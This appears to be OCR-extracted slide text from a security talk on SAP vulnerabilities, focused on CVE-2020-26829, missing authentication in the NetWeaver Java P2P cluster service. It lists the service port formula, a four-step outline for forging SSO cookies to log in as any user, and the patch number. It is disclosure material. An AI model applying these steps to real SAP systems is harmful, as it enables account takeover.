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

13 Oct 2020	CVE-2020-6364	OS Command Injection in Wily CA Introscope Enterprise Manage	Yvan Genuer
08 Dec 2020	CVE-2020-26829	Missing Authentication In SAP NetWeaver AS JAVA P2P Cluster Communication	Ignacio Favro

Only one is enough… P2P



Only one is enough… P2P


- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process



Only one is enough… P2P

- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process


- Normally only internal… but listening on all interfaces
- Port : 50020 + 100 * <nr> + 5 * <node_number>



Only one is enough… P2P

- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process

1. Interact with jmx and method **J2EESSO2Management**
2. **Add a trusted system** for SSO ticket creation
3. **Craft a cookie** with a valid signature
4. Login as any existing user




Only one is enough… P2P

- Cluster Manager Service
- Introduce by default in SAP JAVA Netweaver 7.10
- Manage the communication between Java Server Process


- Normally only internal… but listening on all interfaces
- Port :

SAP Patch : 2974774


CVE-2020-26829



Only one is enough… P2P



Only one is enough… P2P



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
